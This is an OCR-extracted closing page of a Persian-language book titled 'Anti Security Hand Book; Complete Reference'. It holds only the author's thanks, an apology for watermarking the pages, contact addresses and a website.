
Mr. Amir Hossein Sharifi
info@Websecurity.ir

For More Information visit : www.websecurity.ir - Blog.websecurity.ir

امیدوار هستم این کتاب برای شما دوستان مفید واقع شده باشد ؛ به امید موفقیت برای همه ، البته در هر کاری که هستند و نیز در هر مقطعی که هستید . (دوستان از اینکه من مجبور شدم تمام صفحات را واتر مارک کنم ، پوزش میخواهم ولی چاره جز این کار برای جلوگیری از سوء استفاده بعضی از آموزشگاه ها ، نمانده بود)

دوستار تمامی دوستان Zxo003 .
با نام مستعار امیر آشتیانی .
" خوژت "

در آخر هم به قدرت خدای قادر ، بخشنده نگاهی بیندازید :



Anti Security

Hand Book ;Complete Reference

By : ZXO003

Connect : ZXO003@Noavar.com & ZXO003@Gmail.com

پایان

ZX0003